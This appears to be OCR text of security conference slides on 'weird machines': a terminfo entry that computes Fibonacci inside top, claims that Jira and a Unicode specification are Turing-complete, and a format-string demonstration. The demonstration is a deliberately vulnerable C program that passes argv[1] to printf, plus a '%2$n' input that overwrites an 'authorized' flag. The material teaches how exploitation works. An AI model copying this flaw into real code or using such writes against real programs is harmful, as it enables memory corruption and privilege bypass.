
terminfo



/usr/bin/top

A parasitic Fibonacci program

```
fib_top,cup=
# advance one step when top addresses
# the seconds digit at (0,78)
    %?%p1%{0}%=%p2%{78}%=%A%t%?%gN%{0}%=%t%{0}%PA%{1}%PB%{1}%PN\
       %e%gA%gB%+%gB%PA%PB%gN%{1}%+%PN%;%;
# show the current result in the window title
    \E]0;F(%gN%d)=%gB%d\007
# emit the cursor move top requested
    \E[%p1%{1}%+%d;%p2%{1}%+%dH,
```



Jira

😮 a **corporate ticketing system** is Turing-complete

UNICODE


😮 a **specification** is Turing-complete

🧨 potential **DoS**

>_

😮 **composition**: terminfo + top = parasitic TC

Where our Assumptions Fail



A format-string bug exposes a weird machine

Attacker-controlled data becomes code.

The bug:

```
printf(user_input);
```

uncontrolled user input as printf's format string **provides attacker with an interpreter**.

Weird machines don't need to be universal.

```
// cc -D_FORTIFY_SOURCE=0 -Wno-format-security x.c

#include <stdio.h>

int main(int argc, char **argv) {

    int authorized = 0;

    printf(argv[1], "hack.lu", &authorized);

    printf("\nauthorized=%d\n", authorized);
}
```

```
./a.out 'Hello, %1$s'
Hello, hack.lu
authorized=0
```

read

```
./a.out 'AA%2$n'
AA
authorized=2
```

write

😮 printf misuse unexpectedly exposes an interpreter

🧨 attacker can turn input data into code

Conclusion

- Hackers **challenge assumptions**.
- Hackers see **what the system is capable of**, rather than what it is intended for.
- **Hidden execution surfaces** can be found by looking for storage, test-and-branch, and repetition.
- **Security** begins when that computation can be steered somewhere that matters (I/O, authority, reachability, trust boundaries, …).

usage

implementation

computation

security impact

seriot.ch